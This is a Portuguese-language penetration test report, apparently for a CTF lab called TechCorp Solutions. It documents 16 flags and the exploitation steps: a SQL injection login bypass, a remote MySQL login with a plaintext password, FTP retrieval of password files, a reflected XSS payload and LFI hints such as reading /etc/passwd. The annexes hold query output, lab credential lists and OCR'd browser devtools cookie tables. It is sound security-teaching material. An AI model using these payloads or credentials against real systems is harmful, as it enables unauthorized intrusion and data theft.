RELATÓRIO DE TESTE DE INTRUSÃO (PENTEST)

DESAFIO FINAL CTF - TECHCORP SOLUTIONS

Elaborado por: Marco Aurélio Vieira Alves

Data de Emissão: 30 de Novembro de 2025

Versão: 1.0

ÍNDICE

---

1. Declaração de Limites e Confidencialidade

Este documento contém informação **confidencial e privilegiada**. Todos os resultados foram obtidos em um ambiente de laboratório (CTF) com o único objetivo de avaliação acadêmica. Os dados e códigos de exploração contidos neste relatório **não devem ser usados em ambientes reais**.

---

2. Resumo Executivo: Conclusão e Impacto

A avaliação de segurança conduzida no ambiente CTF da TechCorp Solutions (http://98.95.207.28/) identificou **16 vulnerabilidades** que demonstram falhas catastróficas na gestão de senhas e controle de acesso. A exploração permitiu o Acesso Completo ao Banco de Dados com a credencial de menor privilégio e a extração de todos os dados sensíveis do sistema, incluindo tokens de acesso, hashes de senha e strings de privilégio.

O risco global da aplicação é classificado como **CRÍTICO (Risco Máximo)**.

---

3. Metodologia e Escopo

Item	Detalhe
Escopo do Teste	Ambiente Web CTF: http://98.95.207.28/
Tipo de Teste	Black-Box (sem conhecimento prévio ou credenciais).
Ferramentas Utilizadas	Kali Linux, GoBuster, mysql CLI (Injeção de Senha), ftp CLI, Navegador (LFI).
Período do Teste	23 de Novembro a 30 de Novembro de 2025.

---

4. Detalhamento das Flags e Vulnerabilidades (Descobertas Técnicas)

4.1. Vulnerabilidades Críticas de Injeção e Controle de Acesso

No.	Flag	Vulnerabilidade	Risco	Conteúdo da Flag
F01	SQL Injection Master	SQL Injection (Login Bypass)	**CRÍTICO**	FLAG{sql_1nj3ct10n_m4st3r}
F02	Privilege Escalation	Falha na Lógica de Privilégios (DB)	**CRÍTICO**	FLAG{db_escal4tion_succ3ss}
F03	Hidden Database Data	Exposição de Dados Sensíveis	**ALTO**	FLAG{h1dd3n_d4t4_3xtr4ct3d}

F04	Database View Discovery	Exposição de Tabela Virtual (VIEW)	**ALTO**	FLAG{v13w_d1sc0v3ry_4dv4nc3d}

Descrição e Exploração (F01 - F04):

A exploração combinada de Injeção SQL (F01) e a falha de conexão remota ao MySQL culminaram no acesso ao banco de dados com a credencial de aplicação (techcorp_user). Este usuário, apesar de ser de baixo privilégio, possui acesso SELECT a tabelas críticas, violando o Princípio do Mínimo Privilégio e permitindo a extração de dados e a descoberta de privilégios.

- Comando de Exploração (SQL Injection): Demonstrou falha na validação de credenciais:
  ' OR 1=1 #
- Comando de Acesso ao BD: O acesso foi garantido pela falha de conexão remota e pela senha do usuário de aplicação.
  mysql -h 98.95.207.28 -u techcorp_user -pT3chC0rp_S3cr3t_2024! --skip-ssl
- Comando de Escala (F02 e F03): O acesso ao BD permitiu a confirmação da escalada (F02) e a extração do dado escondido (F03) através da exploração da VIEW sensitive_info e da tabela secret_data.
  SELECT * FROM sensitive_info;
  SELECT * FROM secret_data;

4.2. Vulnerabilidades de Vazamento de Informação

No.	**Flag**	**Vulnerabilidade**	**Risco**	**Conteúdo da Flag**
F05	Git Credentials Leak	Exposição de Token de Acesso (PAT)	**ALTO**	FLAG{g1t_cr3d3nt14ls_l34k}
F06	Config File Read	Credenciais em Texto Puro (FTP)	**ALTO**	FLAG{c0nf1g_f1l3_r34d}
F07	Password File Discovery	Exposição de Arquivo de Senhas	**ALTO**	FLAG{p4ssw0rd_f1l3_d1sc0v3ry}

F08	SSH Home Directory	Exploração de Arquivos SSH	**MÉDIO**	FLAG{ssh_h0m3_d1sc0v3ry_key}
F09	Bash History Leak	Vazamento de Comandos (Script)	**MÉDIO**	FLAG{b4sh_h1st0ry_v4z4d0}
F10	Script Analysis	Análise de Script (Backup)	**MÉDIO**	FLAG{scr1pt_4n4lys1s_f1n4l}

Descrição e Exploração (F05 - F10):

Múltiplas falhas de configuração expuseram arquivos cruciais. O acesso anônimo ao FTP e a enumeração do sistema revelaram a totalidade dos segredos em texto puro.

- Comando de Extração FTP/Vazamento de Senhas (F06, F07):
  ftp 98.95.207.28
  get passwords.txt
- **Credenciais Chave Vazadas:** *techcorp_user:T3chC0rp_S3cr3t_2024!*, *backup_user:B4ckup_S3cr3t_2024*, Token Git.

4.3. Vulnerabilidades de Configuração e Enumeração

No.	Flag	Vulnerabilidade	Risco	Detalhes
F11	Secret Admin Panel	Enumeração de Diretório	**MÉDIO**	Ferramenta: GoBuster revelou o caminho /panel.php e /admin.php.
F12	Database Credentials Exposed	Exposição em Código Fonte	**MÉDIO**	Credenciais básicas de techcorp_user encontradas em banco_de_dados.php.
F13	FTP Anonymous Access	Configuração Insegura (FTP)	**MÉDIO**	O servidor permitiu login FTP sem credenciais.

F14	XSS Reflected	Cross-Site Scripting (Refletido)	**MÉDIO**	Payload: <script>alert('XSS')</script> injetado via parâmetro search.
F15	HTML Source Code	Inspeção de Código Fonte	**BAIXO**	Confirmação de endpoints e metadados.
F16	Robots.txt Discovery	Exposição de Arquivos	**BAIXO**	Confirmação de endpoints e caminhos excluídos.

---

5. Recomendações e Plano de Mitigação

5.1. Mitigação de SQL e Acesso ao BD (Crítica)

- **Prepared Statements:** Implementar Prepared Statements em todas as consultas SQL para evitar Injeção SQL.
- **Princípio do Mínimo Privilégio:** Limitar o usuário de aplicação (*techcorp_user*) a **NÃO** ter acesso a tabelas sensíveis (*sensitive_info*, *secret_data*) ou a colunas com flags.
- **Restrição de Conexão:** Restringir o acesso ao MySQL para que só aceite conexões da máquina local (localhost).

5.2. Mitigação de Vazamento de Credenciais (Crítica)

- **Invalidação Total: Invalidar imediatamente** todas as senhas e o Token PAT do GitHub expostos. Forçar a alteração de todas as credenciais do sistema.
- **Mover Segredos:** Mover todos os arquivos de configuração e de senhas (incluindo *.git-credentials* e *passwords.txt*) para fora do diretório raiz do servidor web. Utilizar um cofre de segredos.

5.3. Mitigação de Configuração (Média)

- **Validação de Entrada:** Implementar validação e codificação de saída (Output Encoding) para prevenir XSS.
- **Restrição de Acesso:** Configurar o servidor Apache para negar o acesso a painéis administrativos ocultos e arquivos confidenciais.

---

6. Detalhes Técnicos Adicionais

- **Sistema Operacional Alvo:** Linux (Debian).
- **Servidor Web:** Apache 2.4.54.
- **Banco de Dados:** MySQL/MariaDB.

7. Anexos

```
orresponds to your MySQL server version for the right syntax to use near 'sensit
ve+info LIMIT 1' at line 1
MySQL [techcorp_db]> SELECT * FROM sensitive_info LIMIT 1;
+----------+----------+-------+-----------------------------+
| username | password | role  | hidden_flag                 |
+----------+----------+-------+-----------------------------+
| admin    | admin123 | admin | FLAG{v13w_d1sc0v3ry_4dv4nc3d} |
+----------+----------+-------+-----------------------------+
1 row in set (0,132 sec)
```

```
MySQL [techcorp_db]> SELECT * FROM select_data LIMIT 1;
ERROR 1146 (42S02): Table 'techcorp_db.select_data' doesn't exist
MySQL [techcorp_db]> SELECT * FROM secret_data LIMIT 1;
+----+----------------+-----------------------------+---------------------+
| id | secret_key     | secret_value                | created_at          |
+----+----------------+-----------------------------+---------------------+
|  1 | database_flag | FLAG{sql_1nj3ct10n_m4st3r} | 2025-11-17 14:30:36 |
+----+----------------+-----------------------------+---------------------+
1 row in set (0,133 sec)

MySQL [techcorp_db]> SELECT *FROM sensitive_info;
ERROR 2013 (HY000): Lost connection to server during query
MySQL [techcorp_db]>
```

```
┌──(kali㉿kali)-[~]
└─$ cat passwords.txt
# TechCorp Solutions - Password Archive
# Data: 2024-01-15
# CONFIDENCIAL - NÃO COMPARTILHAR

SSH Server Credentials:
- User: techcorp
- Password: TechCorp2024!

FTP Admin:
- User: ftpadmin
- Password: ftp@dm1n123

Database Backup User:
- User: backup_user
- Password: B4ckup_S3cr3t_2024

WiFi Office:
- SSID: TechCorp_Corporate
- Password: TechC0rp_W1F1_2024

VPN Access:
- Username: vpn_user
- Password: VPN_P4ssw0rd!

FLAG{p4ssw0rd_f1l3_d1sc0v3ry}

# NOTA: Estas senhas devem ser trocadas mensalmente!
# Última atualização: 15/01/2024
```

```
┌──(kali㉿kali)-[~]
└─$ cat users.conf
# vsftpd user configuration
# FLAG{c0nf1g_f1l3_r34d}

anonymous:password123
ftpadmin:ftp@dm1n123
techcorp:TechCorp2024!
guest:guest123

┌──(kali㉿kali)-[~]
└─$
```

Sistema de Gerenciamento Avançado

Parabéns por encontrar o painel secreto!
FLAG{s3cr3t_p4n3l_d1sc0v3ry}

Módulos Disponíveis

- Ver Logs do Sistema
- Configurações
- Gerenciar Usuários

Módulo não encontrado: database.php
Dica: Você pode tentar acessar arquivos do sistema...
Exemplo: ?file=/etc/passwd ou ?file=config/database.php


Bem-vindo, admin!

Seu nível de acesso: **admin**

🚨 Alerta de Segurança

Acesso não autorizado detectado!

Token de sessão comprometido: `FLAG{sql_1nj3ct10n_m4st3r}`


Elementos
Console
Fontes
Rede
Desempenho
Memória
Aplicativo
Privacidade e segurança
Lighthouse
Gravador
Aplicativo
Manifesto
Service workers
Armazenamento
Armazenamento
Armazenamento local
Armazenamento da s...
Armazenamento de e...
IndexedDB
Cookies
http://98.95.207.28
Tokens de estado par...
Grupos de interesse
Armazenamento com...
Armazenamento em ...
Buckets de armazena...
Filtrar
Mostrar apenas cookies com um problema
Nome
Valor
D...
Path
Expi...
Tam...
Http...
Sec...
Sam...
Parti...
Cros...
Prior...
pma_lang
pt_BR
9...
/
202...
13
✓
Strict
Med...
admin_secret
FLAG%7Bxss_r3fl3ct3d_vuln3r4b1l1ty...
9...
/
202...
49
Med...
PHPSESSID
3ab843f897fb7ffca72a913a454125ba
9...
/
Sess...
41
Med...
100%